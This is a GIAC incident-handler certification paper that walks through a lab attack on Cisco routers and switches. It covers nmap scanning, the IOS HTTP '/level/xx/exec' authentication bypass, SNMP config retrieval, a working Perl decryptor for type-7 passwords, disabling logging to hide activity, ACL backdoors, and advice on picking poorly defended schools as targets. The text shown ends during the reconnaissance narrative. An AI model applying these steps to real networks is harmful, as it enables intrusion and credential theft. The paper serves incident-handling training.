Global Information Assurance Certification Paper

GIAC Certified Incident Handler
Practical Assignment version 3

Exploiting Cisco Infrastructure

Steve Terrell
June 26, 2004

Abstract

This paper was written to partially fulfill the requirements for the GIAC Certified Incident Handler certification. The purpose is to show how an enterprise computing system can be exploited to gain privileged, trusted access by initially using a trivial exploit from outside the target network, gathering information from internal network equipment and finally gaining access to internal systems. The attack is first presented and analyzed, and is then carried out by the attacker. The 6 step incident handling process is then told from the perspective of the system administrator of the target system.

Overview and purpose

The basic premise of this paper is that external facing infrastructure equipment (router, firewall, access server) is often configured in a less secure fashion than internal systems. That is, equipment that is outside of the main firewall is sometimes seen as being “expendable”, and if compromised, represents a low threat level to sensitive internal systems. System administrators take special care to make sure that malicious traffic is denied access to the internal network, usually with some type of firewall device, but sometimes may forget that an attack can be started using comparatively benign information gathering techniques rather than malicious code.

The steps taken in the attack are as follows.

1. Use scanning techniques to identify as much as possible about the target network.
2. Identify the border router as a Cisco system running a version of the IOS software vulnerable to a well known exploit.
3. Gain access to the router via the exploit and download the router configuration to the attacker’s network.
4. Analyze the router configuration and plan subsequent steps.
5. Use password cracking tools to decrypt the user level passwords, and brute-force methods to decrypt the privileged level password.
6. Log into the router, gain privileged access, and make configuration changes to allow further discovery of internal network devices.
7. Use discovered network devices to obtain an IP address on the internal network.
8. Effect changes in access to core infrastructure equipment and internal machines, which will allow some or all network traffic to be captured.

The attack will be considered successful at the completion of step 8. At this point, further compromise of critical core servers would be possible, given the ability to sniff network traffic to and from these machines, and to scan for vulnerabilities on the internal servers. Further penetration could be accomplished and a number of techniques could be used to retain access to these core servers. These steps are beyond the scope of this paper.

1. Scanning the target network

The attack begins by using the NMAP scanning utility to discover as much as is allowed by the network configuration. NMAP (www.insecure.org) is open source software that makes the job of scanning networks extremely easy. It can be used in a variety of configurations to allow discovery of IP addresses used, stealth scanning that can go largely undetected by the target devices and identification of basic network topology. The following examples come from the NMAP man pages.

```
nmap -v target.example.com
This option scans all reserved TCP ports on the machine
target.example.com.  The -v means turn on verbose mode.

nmap -sS -O target.example.com/24
Launches a stealth SYN scan against each machine that is up out of the
255 machines on class "C" where target.example.com resides.  It also
tries to determine what operating system is running on each host that
is up and running.  This requires root privileges because of the SYN
scan and the OS detection.

nmap -sX -p 22,53,110,143,4564 198.116.*.1-127
Sends an Xmas tree scan to the first half of each of the 255 possible 8
bit subnets in the 198.116 class "B" address space.  We are testing
whether the systems run sshd, DNS, pop3d, imapd, or port 4564.
```

NMAP is available for a number of platforms such as Linux, *BSD, Solaris and Windows. An extremely useful feature of NMAP is its ability to identify the operating system of the target devices. This information can be used to plan attack strategies.

Much can also discovered about the network by browsing the publicly available services such as web servers, email systems and DNS services. For example, a browser can be used to verify the existence of a web server on the target network. Commands such as nslookup, dig or host can be used to determine the address of the web server. Nslookup can be used to discover the address of email and DNS servers. Some of these techniques and tools are covered in subsequent sections of this paper.

2. System identification

The attack continues by identifying a target address as a Cisco router. NMAP shows the version of the IOS software being used on the border router, which provides the initial entry point for the attack. A well known vulnerability in Cisco IOS software called the HTTP Configuration Arbitrary Administrative Access Vulnerability is used. This is listed in Bugtraq as ID number 2936, published on June 27, 2001, and at mitre.org as CVE -2001-0537. Simply put, this bug enables a non-privileged user to run IOS commands at the highest privilege level and to view the stored configuration of a router running Cisco IOS software versions 11.3 and 12.0-2. Vulnerable routers can be discovered on the edge of many networks because these routers are often treated as non-trusted, less secure environments than those in the core of the network.

3. Exploit the vulnerability and obtain the router configuration

The above mentioned IOS vulnerability is one of many that have been discovered in the last several years. A search of Bugtraq for 'Cisco IOS vulnerability' lists over 75 instances of vulnerabilities in IOS software, dating back to June of 1995 and covering versions 10.3 to 12.3. Many of these involve the HTTP server first implemented in IOS version 11.0. The CVE dictionary at www.cve.mitre.org lists 44 Cisco vulnerabilities and candidates, several involving http traffic or the http server. Granted, not all of the vulnerabilities can be exploited to gain privileged access, and many are present in only particular devices, but enough weaknesses exist in the many versions of IOS generally employed by most organizations to make an attack on these systems "profitable" from the attacker's standpoint.

CVE-2001-0537 has the following definition: "HTTP server for Cisco IOS 11.3 to 12.2 allows attackers to bypass authentication and execute arbitrary commands, when local authorization is being used, by specifying a high access level in the URL." The http server included in IOS is meant to simplify the administration of a wide range of switches and routers. It provides an easily learned interface to simplify router administration. Like all http servers, the IOS implementation will accept a variety of URLs, returning a variety of results based on the success or failure of the request. In a properly configured router, an administrator must first authenticate to the router or switch to gain the level of access necessary to make configuration changes. If the http form authentication fails, or is simply cancelled, a router running a vulnerable version of the IOS software will still accept a URL containing the request used to exploit the vulnerability.

Various levels of access, 1 being the lowest and 15 being the highest, can be specified in the router configuration. Users are assigned these different levels which gives access to different sets of commands for viewing or changing configurations. Users and passwords can be defined locally in the configuration, or be defined in external servers using the Cisco TACACS+ protocol, or the industry standard RADIUS protocol. CERT issued an advisory (CA-2001-14) on June 28, 2001 stating "A problem with the HTTP server component of Cisco IOS system software allows an intruder to execute privileged commands on Cisco routers if local authentication databases are used." The problem occurs when a vulnerable version of IOS is being used, a local user exists in the configuration as opposed to TACACS+ or RADIUS authentication methods, and the http server is enabled. By sending a URL such as http://<router address>/level/xx/exec, where xx is a number between 16 and 99, to a vulnerable system, the attacker can execute IOS commands at the highest privilege level (15) ultimately gaining complete control of the device. The specific steps are detailed later in this paper. The original code demonstrating the vulnerability, written by bashis (bash@wcd.se) is included in the appendix. The output from running this code against a vulnerable system is also in the appendix. This code was given to Cisco and resulted in the publishing of Cisco Bug ID: CSCdt93862. The code

identifies a target system for the exploit by creating a connection on port 80 with an HTTP GET request and running through numbers from 0-100 looking for returns (200 OK) indicating success in executing the crafted URL. It takes an optional argument (fetch) that will retrieve the configuration from the router without requiring authentication.

An example of a tool that can be used on a number of published Cisco vulnerabilities is the Cisco Global Exploiter from Blackangels.it. It is a perl script that will attempt to run exploits on a target system based on user input. Its use in exploiting the HTTP Configuration Arbitrary Administrative Access Vulnerability is shown in the appendix.

This attack simply uses a browser to attempt login to the discovered router. The authentication fails, but the router still accepts a URL in the form given above. This will reveal the router configuration, which is saved on the attacker's system for analysis.

4. Analyze the router configuration and plan next steps

The router configuration contains a wealth of information about the router's attached interfaces, routes to other parts of the network, routing policies, access control lists, usernames and passwords used for router access, authentication methods being used, neighboring devices and logging configurations. With proper analysis, some luck and some assumptions about basic human nature, it becomes possible to gain further access into the target network.

For example, the router configuration typically contains a number of passwords encrypted either with a very weak XOR algorithm or a strong MD5 hash. There are a number of password cracking tools that can decrypt either type of password; this paper uses a tool called Cain and Abel v2.5 (www.oxid.it) which is capable of cracking an amazing range of encryption types. With these passwords, it is often possible to gain access to other infrastructure equipment in use, discovered by using neighbor discovery techniques such as Cisco Discovery Protocol (CDP) and other native IOS commands. These usernames and passwords are critical to subsequent stages of the attack because it relies on password re-use to continue. The busy lives of system administrators often lead to password re-use, instead of the best practice of using unique passwords on different systems. In his book The Art of Deception, world famous ex-hacker Kevin Mitnick says the following about password re-use: "Attackers rely on human nature to break into computer systems and networks. They know that, to avoid the hassle of keeping track of several passwords, many people use the same or a similar password on every system they access. As such, the intruder will attempt to learn the password of one system where the target has an account. Once obtained, it's highly likely that this password or a variation thereof will give access to other systems and devices used by the employee." (319)

The router configuration also reveals any logging that is being done by the router. At this stage, hiding the attack is important. An alert system administrator paying attention to log files could stop the attack before it has really even begun.

There are several other ways a router or other network infrastructure equipment can be compromised. Many administrators rely on Simple Network Management Protocol (SNMP) to provide statistics and keep updated on the state of their networks from a central management station. SNMP is also used to make changes to router configurations, changing the operation of the network on the fly. Version 1 of the SNMP protocol uses plain-text community strings (passwords) to provide authentication. Version 2 of the protocol can use MD5 password hashes, which could still be sniffed off the wire. Either of these is subject to compromise – either by direct sniffing or by using brute force guessing techniques to learn community strings. Once this has been done, it is simple to download router configurations for analysis. An example of how to do this using a command-line snmp (net-snmp v5.1) tool is below:

```
snmpget –v 1 –c public 172.16.100.1 .1.3.6.1.4.1.9.2.1.55.192.168.2.2 s
"router.conf"
```

This command can be interpreted as "using version 1 of snmp, and the community string "public", get the router configuration from device 172.16.100.1 and store it in a file called "router.conf" on the machine having ip address 192.168.2.2. The string of numbers represents the Object Identifier (OID) in the MIB.

The SNMP Management Information Base (MIB) provides a standard interface into hundreds of router and switch functions and many tools exist that have easy to use graphical user interfaces that can browse the MIB tree. The Solarwinds toolsets include a MIB browser for Windows. Trial versions are available at www.solarwinds.com.

Most routers and switches also provide either a telnet server or an ssh server to allow remote, in-band login for management purposes. Brute force password guessing methods can also be used to gain access to these services.

The complete router configuration, and an analysis, is provided in the attack section.

5. Decrypt user-level and administrator level passwords

The attack first uses the Cain and Abel tool to decrypt the XOR'd user-level passwords. The weakly encrypted passwords are identified in the configuration as a line such as

```
enable password 7 14161606050A7978
```

or in the terminal line configurations as

```
line vty 0 4
password 7 1304131F02025779
login
```

The white space separated number 7 indicates this is a Cisco “type 7” cipher and the actual encryption follows. The first two digits indicate the offset into an Initialization Vector (IV) where the actual encrypted password begins. The IV is a well-known value – it begins dsfd;kfoA,.iyewrkl, and so on. Subsequent pairs of characters in the cyphertext are the hex representation of an XOR of a plaintext password character with corresponding hex character in the IV. Recovering the plaintext characters is a matter of XOR’ing the IV value with the ciphertext value.

Even Cisco admits that this legacy “encryption” is weak and not intended to provide strong protection. It is rather meant to simply hide passwords from casual observation.

Many free tools are available that will do all of the drudge work to crack Cisco type 7 passwords. The network management toolsets from Solarwinds (www.solarwinds.net), while not free, includes a tool to decrypt type 7 passwords. The following perl script from www.linuxsecurity.com/docs/Hack-FAQ/data-networks/cisco-decrypt-password.shtml also does the job.

```
#!/usr/bin/perl -w
# $Id: ios7decrypt.pl,v 1.1 1998/01/11 21:31:12 mesrik Exp $
#
# Credits for orginal code and description hobbit@avian.org,
# SPHiXe, .mudge et al. and for John Bashinski
# for Cisco IOS password encryption facts.
#
# Use for any malice or illegal purposes strictly prohibited!
#

@xlat = ( 0x64, 0x73, 0x66, 0x64, 0x3b, 0x6b, 0x66, 0x6f, 0x41,
          0x2c, 0x2e, 0x69, 0x79, 0x65, 0x77, 0x72, 0x6b, 0x6c,
          0x64, 0x4a, 0x4b, 0x44, 0x48, 0x53 , 0x55, 0x42 );
while (<>) {
        if (/(password|md5)\s+7\s+([\da-f]+)/io) {
            if (!(length($2) & 1)) {
                $ep = $2; $dp = "";
                ($s, $e) = ($2 =~ /^(..)(.+)/o);
                for ($i = 0; $i < length($e); $i+=2) {
                    $dp .= sprintf
"%c",hex(substr($e,$i,2))^$xlat[$s++];
                }
                s/7\s+$ep/$dp/;
            }
        }
        print;
}
```

output

```
using a file called 7pw that contains the following
      enable password 7 13121213001C053938
./ios7decrypt.pl <7pw
enable password weakpass
```

The detailed use Cain and Abel as it pertains to this task and screenshots are in the actual attack section.

Next, the strong MD5 password hash used to encrypt the administrator level password (enable password) is cracked. The strong encryption is indicated by a line in the configuration such as

```
enable secret 5 $1$3V0G$F7f9O.gU2GXQ8jbVqARmp.
```

Because this is a true one-way MD5 hash, it is not possible to reverse the encryption. Rather, the password must be discovered using brute-force password guessing. MD5 (Message Digest 5) is defined in RFC 1321, which says it “takes as input a message of arbitrary length and produces as output a 128-bit "fingerprint" or "message digest" of the input. It is conjectured that it is computationally infeasible to produce two messages having the same message digest, or to produce any message having a given prespecified target message digest”. The algorithm takes an arbitrary length plaintext string and up to eight salt characters to produce the encrypted password. The salt is stored in the encrypted string making it possible for someone who knows the plaintext to reproduce the encrypted string. Of course, if the plaintext is not known, the only way to “break” the encryption is through brute-force methods, such as a dictionary attack, dictionary permutations, or true brute-force attack using predefined characters. Many password cracking tools can perform these types of attacks by encrypting plaintext at as many as 4000 operations per second on ordinary desktop computers. A dictionary attack or a dictionary hybrid attack (reversing plaintext, common character substitutions, changing character case, etc.) can be used to break an eight character password in as little as 1 hour. A random character brute-force attack can take much longer. For example, attacking the ciphertext with hashes of 2-8 characters and a set of 36 characters (a-z,0-9), produces a keyspace of 2901713047632 which the Cain and Abel tool can run through in approximately 12 days on an Intel P4 running at 3Ghz. This is obviously not a trivial task, but costs nothing more than time. If the target system is valuable enough in the eyes of an attacker, it is still worthwhile.

6. Log into the router and make configuration changes that allow the attack to continue

With the local username(s) obtained from the router configuration, and the passwords in hand, it is now possible to log into the router via a telnet session and gain privileged administrator access. Most routers and switches run a telnet server on the standard port (21) to allow in-band management. The initial NMAP

scan will tell if the router is running a telnet server. The first change made is to modify logging procedures to hide subsequent activity. Assuming the router does not log to a remote syslog system, and that the system administrator does not frequently check the router configuration or its local logs, simply turning off logging during the attack will work. The next step is to use the Cisco Discovery Protocol to find other internal routers and switches.

Cisco Discovery Protocol (CDP) is a data layer protocol that runs on any media supporting SNAP frames, such as Ethernet, Frame Relay and ATM. It is used to discover neighboring devices and shows the platform and IOS version. It runs by default on all Cisco routers, switches and access servers. Devices with CDP enabled send periodic (default 60 sec.) advertisements containing network connection information, platforms, capabilities, system names, time-to-live and holdtime information. Because it is a layer 2 protocol, CDP only provides this information for directly connected devices.

As noted, CDP is enabled by default on the devices that support it. Although there is minimal value or use for it in most environments, many administrators do not bother to turn it off. With CDP information, it is possible to find other internal network routers and switches and attempt to gain access to these devices as well.

In order for the attack to continue to gain access to these internal devices, it may be necessary to make further changes to the router's access control lists. A well designed and properly configured firewall, even one that depends solely on simple packet filtering, will deny by default all traffic from outside hosts to internal ones, allowing access to only specific hosts/ports. For example, an access list entry such as

```
permit tcp any host 172.16.1.9 eq http
deny ip any any
```

would allow any outside host to access an internal web server, but deny all other access. A modification such as

```
permit tcp any host 172.16.1.9 eq http
permit ip host 192.168.2.4 any
deny ip any any
```

would additionally allow all traffic from a specific external host to get into the internal network.

The process of discovering and gaining access to internal routers and switches could continue using the above methods, possibly until the entire network infrastructure has been captured.

7. Use access to internal infrastructure equipment to get an address on the internal network

A dial-up system, discovered during the previous step, is accessed. Using information from previous steps and a technique called reverse-telnet, the phone number needed to access the dial-up system is discovered. Reverse-telnet is a method that can be used to directly access modems attached to an access server. It allows commands from the Hayes AT command set to be entered directly into the modem. For example, the command

```
ATDT 9,5551212
```

would cause the modem to dial out to the specified number. If that number happened to be one with caller ID, and belonged to the attacker, the telephone number needed for access could be learned. The attacker could then dial in, and get an address on the internal network. Details for this step of the compromise are in the attack section.

8. Make changes to internal equipment and further exploit the system to allow network traffic to be captured.

With access to trusted, internal systems, and again using information gained in previous steps, a number of possibilities for continuing the attack exist.

Using the compromised Cisco routers, it would be possible to redirect any or all traffic to a remote system using Generic Routing Encapsulation (GRE) and policy routing. This technique involves creating a tunnel from a captured router to a device on the far end of the tunnel – usually another Cisco router. This technique, while an effective way of sniffing traffic remotely, is not a trivial task and requires some fairly intrusive (and detectable) changes to the router configuration. It also requires some pretty heavy duty bandwidth to be useful. This technique is covered in depth in a paper written by David Taylor in July of 2002 called "Using a Compromised Router to Capture Network Traffic." (www.netsys.com/library/papers/GRE_sniffing.PDF) A similar technique was written about in an article by gauis (gaius@hert.org) in Phrack #56 called "Things to do in Cisco Land When You are Dead." For an excellent, supposedly fictitious story where this technique is used to capture traffic, see chapter four of Stealing the Network: How to Own the Box by FX. (79-133)

Rather than using GRE tunneling, this attack focuses on gaining access to an internal machine connected to the network to sniff traffic. Because we will be on a switched network, rather than on shared Ethernet LANS, it will be necessary to redirect network traffic to the captured machine by using compromised switches to redirect traffic to the appropriate ports. Cisco Catalyst switches allow the administrator to copy traffic from specific ports or VLANS to designated monitor ports. This is usually done to allow network monitoring via a management workstation, or to capture traffic for troubleshooting purposes.

Because we now have a machine with an address on the internal network, scanning for other vulnerable machines becomes much easier. In step 6 of the attack, it was mentioned that some configuration changes would be made to the first captured router to allow further penetration. One might ask, why not just initiate a scan of internal machines at that point? The answer is that in many cases, a scan from a foreign, external address would attract more attention than one initiated from inside the network. The network border between internal and external networks is typically the “them vs. us” point and trust is extended to hosts inside the network. Being part of an organization’s address space by nature usually merits a higher degree of trust than that given to “hostile” external addresses. A scan from an internal machine should yield more information about the nature of the network and allow the attacker to choose an appropriate target for the next part of this attack.

Another scan for computers on the network is performed. In this scan, the object is to not only find and identify computers on the network, but to find vulnerabilities that can be exploited. This scan uses Nessus (www.nessus.org), another free package, which not only does discovery and OS fingerprinting, but also tests targets for a wide array of well known vulnerabilities. Nessus runs on primarily on *nix systems and uses a client/server model to perform a variety of scanning functions. There is a Windows version of the client and a commercial version has been ported entirely to Windows. The server actually performs the scanning and vulnerability testing, while the client provides an easy to use X interface for configuration and control. Nessus can be configured to run stealth scans like NMAP. In fact, Nessus can be configured to use NMAP as the underlying scanning tool. Vulnerability scanning is done by using a database of well known attacks and exploits against target machines, once the operating system and running services have been identified. A series of three articles covering the use of Nessus was written by Harry Anderson and are available from www.securityfocus.com/infocus/1741, 1753 and 1759.

Using Nessus, a workstation on one of the internal LAN segments is found running an older version of the RedHat Linux operating system, and is compromised using a well known vulnerability in the WU-ftp server. Because it is not the main focus of this paper, the technical details of the many exploits written for the WU-ftp server are not covered in this paper. The server, written at Washington University in St. Louis to allow access to the large public file archives there, has been the target of many attacks over the years. Many tools used in the hacker community are available to exploit this service; this paper uses code downloaded from the packetstormsecurity (www.packetstormsecurity.net) web site (0006-exploits/bobek.c). The code exploits a buffer overflow vulnerability in an older version of the WU-ftp server, allowing the remote user to execute commands as the root user. This allows the attacker to run tcpdump, which will capture all traffic being directed to the compromised machine. (Note: tcpdump only captures the header information from network traffic. In order to provide a

more useful capture, a more sophisticated program such as Ethereal (www.ethereal.org) could be used. Tcpdump is used as an example tool.)

It is not necessary at this point to gain access to critical internal servers. The goal is to get access to any machine where it will be possible to set up a sniffer.

References

The URLs below, pointing to the postings for the IOS vulnerability used in this paper are shown in the date order that they were first published by the organizations listed.

The original exploit code sent to Cisco by bashis on May 7, 2001 is available at packetstormsecurity.nl/UNIX/scanners/ios-w3-vul.c and is included in the appendix of this paper.

The Cisco alert concerning the IOS vulnerability, posted on June 27, 2001 can be seen at Cisco Security Advisory: IOS HTTP Authorization Vulnerability-Products & Services. The public notification of this alert credits bashis and David Hyams, Ernst & Young, Switzerland, with the simultaneous discovery of the IOS vulnerability.

The bugtraq notice (www.securityfocus.com/bid/2936/info/) was also posted on June 27, 2001.

The alert published by CERT on June 28, 2001 is at www.cert.org/advisories/CA-2001-14.html

cve.mitre.org posted CVE-2001-0537 on March 9, 2002

The following tools are used during the course of the attack. It is not the intention of this paper to explain the technical details of how these tools work, but rather how they are used in the attack. Consult vendor documentation or manual pages for more information.

Nmap – network scanning tool www.insecure.org

Cain and Abel – password recovery and network reconnaissance www.oxid.it/cain.html

Nessus – network discovery and vulnerability scanner www.nessus.org

telnet – terminal emulation for remote shell access*
ftp – file transfer utility*
whois – domain name lookup*

traceroute – trace the network path to a host*
grep – parse through files looking for specified text*
ls – list files and their attributes*
dd – copy disk partitions to a file, another disk or tape*
ps – show process table*

tcpdump – network traffic capture www.tcpdump.org


rat – router auditing tool www.cissecurity.org

* - these commands can be learned by using the 'man <name>' command. Manual pages are included in all *nix distributions and can be looked up online at unix.about.com/library/misc/blmanpg.htm

A fair amount of familiarity with Cisco IOS and CatOS commands and concepts is also assumed in this paper. The Cisco web site, www.cisco.com/en/US/products has links to the full documentation for all Cisco products.

Platforms/Environments

The target network and the source network were built in a lab setting with no external connections. The parts of the network relevant to the attack are within the dotted lines in the diagram below



Victim's Platform

The systems targeted in the attack are:

Cisco 7505 router – IOS version 11.3
- Provides connectivity to and firewall protection for internal, DMZ and external networks

Cisco Catalyst 6509 switch
- One 48 port FastEthernet module
- One 12 port Gigabit Ethernet module
- Supervisor 2 Multi-layer switch engine
- MSFC1 router module – IOS version 12.1

Cisco 2511 access router – IOS 11.3
- One FastEthernet port
- One 8 port asynchronous serial port
  - 8 US Robotics modems

Cisco Catalyst 3550 switch
- IOS 3550 software version 12.1

LAN workstation running RedHat Linux v6.2 with kernel 2.2.14
- WUftp server version 2.6.0

Target network

The target network consists of an internal, trusted environment, a semi-trusted or DMZ network, and a router acting as a firewall separating the internal network from the outside.

The firewall, or border router, is a Cisco 7505 with three FastEthernet interfaces. The router is running version 11.3 of the IOS software.

FastEthernet 0/0 is directly connected to the core switch/router, a Cisco Catalyst 6509, at 100Mbps full duplex. The internal network consists of several LAN segments, each addressed as a single Class B network subnetted with 24 netmask bits. The internal LAN segments provide connectivity for servers via a collapsed backbone (all servers on the same subnet) and for workstations, roughly segregated by the internal organizational structure. For the most part, the relevant sections of the internal system are the network that provides external access via a dial-in system (subnet 2) and one of the workstation networks (subnet 4). The backbone network consists of a number of machines running various operating systems. TS01 provides network core services such as directory information via OpenLDAP version 2.1.22, DNS (bind version 9.2.1), DHCP and central logging via syslog. TS02 runs the Apache web server version 1.3, a sendmail server (v8.12.10) and a backup DNS server. TS03 provides file storage and print services via Novel IntraNetware version 5.0. TS04 runs Windows NT version 4 and provides access to databases running on Microsoft SQL server v6.0. The servers all connect directly to the central Cisco Catalyst 6509 switch via FastEthernet. The workstation LAN segments are connected to a variety of Ethernet switches, which in turn connect to the FastEthernet ports on the 6509.

FastEthernet 1/0 is connected to a Cisco Catalyst 2924 switch at 100Mbps full duplex which provides connections for systems running RedHat Linux v7.3 providing various publicly available services, such as a public web server and an external CVS server. (Concurrent Versioning System is used to provide version control for software development.) This semi-trusted or DMZ network is used to provide minimal services for the general public and is extremely limited as to how it can communicate with any internal systems. The thinking here is that any machine compromised on this part of the network should not allow an attacker to get into the rest of the network. The devices on this part of the network, including the router interface, are addressed on a single Class B network subnetted with 24 netmask bits. For the most part, the systems on the DMZ network are not relevant to this attack.

FastEthernet 1/1 is connected to AM03, which represents the demarcation point between the internal and external networks. In the “real world” this system would be to a device used to make a WAN connection through a device such as a

CSU/DSU or cable modem. Machines belonging to the attacker are connected to a CiscoPro 10/100 Ethernet switch.

Firewalling for the internal network is provided by a set of Access Control Lists (ACLs) in the 7505 router. (The complete configuration begins on page 24.)

```
1 ip access-list extended external
2  permit udp any host 172.16.1.10 eq domain
3  permit udp any host 172.16.1.9 eq domain
4  permit tcp any host 172.16.1.9 eq 80
5  permit tcp any host 172.16.1.10 eq 25
6  permit tcp any any established
7  deny   ip any any
8 ip access-list extended internal
9  permit ip 172.16.0.0 0.0.255.255 any
10 deny   ip any any
11 ip access-list extended dmz
12  permit tcp any host 172.16.3.2 eq 80
13  permit tcp any host 172.16.3.3 eq 2401
14  permit tcp any any established
15  deny ip any any
```

ACL external (line 1) allows traffic from outside the target network to get to internal servers on specific ports. It allows DNS lookups (lines 2 and 3), access to the internal web server (line 4), access to the email server (line 5) and explicitly denies all other traffic. It also allows traffic from conversations started by an internal system to pass (line 6). This is necessary because the router is not a stateful firewall, but rather a simple packet filter

ACL internal (line 8) allows all traffic from the inside network to pass (line 9). Line 10 denies all other traffic and is used to prevent spoofing of ip addresses and leaking of improperly addressed machines.

ACL dmz (line 11) is similar to the external ACL, but provides protection for the machines on the DMZ network.

Source network

This is pretty straight-forward. A few machines are set up on a single LAN segment. AM01 is an Intel P3 running Fedora Core 1 and AM02 is an Intel P4 running Windows XP Professional. They are simply being used to initiate scans against the target network, use telnet to access target devices, and to run the exploits and tools used in the attack. This network also uses a firewall, provided by a dual-homed workstation running ipchains on a RedHat version 7.3 box (AM03).

The Attack

As mentioned before, the attack was conducted in a lab setting with no external connections.

1. Reconnaissance

If this were an attack taking place in the real world, it would be necessary to first determine a target network. The first thing to do would be to pick a suitable target organization. Given the kind of attack in this paper, it might be best to look for a network that would not have very tight security, and might be using older, less sophisticated equipment. A small to medium sized educational institution, for example, is not likely to contain extremely valuable information, unlike a financial institution or major corporation. Given the tight budgets in many smaller educational institutions, a small school could be using older equipment. Many educational institutions also subscribe to policies allowing open access to information resources for their users and might have less strict security policies.

Gathering information could start by using the web-based whois service at educause.edu (whois.educause.net). Educause handles domain name administration for the .edu domain. The whois tool provides for the use of wildcards when looking for domains. A query such as a%.edu will return a list of the first 100 institutions starting with the letter a. This same query can be run using the command line whois tool.

```
whois –h whois.educause.net a%.edu
```

The whois record contains the names and addresses of the registered DNS servers. With these addresses, we can use whois again to find the address space of the institution, using the whois server at arin.net. The American Registry for Internet Numbers (ARIN) assigns ip address space.

whois –h whois.arin.net <address of network>

Ideally, we would be looking for an Educause registration and an ARIN registration belonging to the same institution. This would indicate that no third party is involved in the administration of the domain and its address space.

Once a target is chosen, pointing a browser to http://www.<name>.edu will probably get us the web page describing the institution. Information contained on the web will help choose a likely target, by possibly revealing the size of the institution and its staff.

Using the above procedure, I'll choose a fictitious target.

```
am01% whois –h whois.educause.net har%.edu
[whois.educause.edu]
```

```
This Registry database contains ONLY .EDU domains.
The data in the EDUCAUSE Whois database is provided
by EDUCAUSE for information purposes in order to
assist in the process of obtaining information about
or related to .edu domain registration records.

The EDUCAUSE Whois database is authoritative for the
.EDU domain.

A Web interface for the .EDU EDUCAUSE Whois Server is
available at: http://whois.educause.net

By submitting a Whois query, you agree that this information
will not be used to allow, enable, or otherwise support
the transmission of unsolicited commercial advertising or
solicitations via e-mail.

You may use "%" as a wildcard in your search. For further
information regarding the use of this WHOIS server, please
type: help

--------------------------

Your search has matched multiple domains.

Below are the domains you matched (up to 100). For specific
information on one of these domains, please search on that domain.
     HARBOR-UCLA-REI.EDU
     HARC.EDU
     HARCOURT.EDU
     HARCUM.EDU
     HARDING.EDU
     HARDNOX.EDU
     HARFORD.EDU
     HARGRAVE.EDU
     HARID.EDU
     HAROLDWASHINGTONCOLLEGE.EDU
     HARPERCOLLEGE.EDU
     HARRISONCAREERINSTITUTE.EDU
     HARRISSCHOOL.EDU
     HARTFORD.EDU
     HARTLAND.EDU
     HARTLEY.EDU
     HARTNELL.EDU
     HARTSEM.EDU
     HARTWICK.EDU
     HARVARD.EDU
     HARVESTBIBLECOLLEGE.EDU
     HARWICH.EDU
```

HARDNOX.EDU looks interesting.

```
am01% whois –h whois.educause.net hardnox.edu

--output truncated--
Domain Name: HARDNOX.EDU
```

```
Registrant:
   School of Hard Knocks
   1060 W. Addison Ave.
   Chicago, IL
   UNITED STATES

Contacts:

   Administrative Contact:
   Maynard Krebbs
   maynard@hardnox.edu

   Technical Contact:

   root
   School of Hard Knocks
   root@hardnox.edu

Name Servers:

  DNS1.HARDNOX.EDU        172.16.1.9
  DNS2.HARDNOX.EDU        172.16.1.10

Domain record activated:    27-Oct-1995
Domain record last updated: 27-Jul-2003

am01% whois –h whois.arin.net 172.16.0.0

[whois.arin.net]

OrgName:    School of Hard Knocks
OrgID:      HARDNOX-1
Address:    1060 W. Addison Ave
City:       Chicago
StateProv:  IL
PostalCode: 60601
Country:    US

NetRange:   172.16.0.0-172.16.255.255
CIDR:       172.16.0.0/16
NetName:    HARDNOXNET
NetHandle:  NET-172-16-0-0-1
Parent:     NET-172-0-0-0-0
NetType:    Direct Assignment
NameServer: DNS1.HARDNOX.EDU
NameServer: DNS2.HARDNOX.EDU
Comment:
RegDate:    1995-10-08
Updated:    2003-07-30

TechHandle: ROO-ORG-ARIN
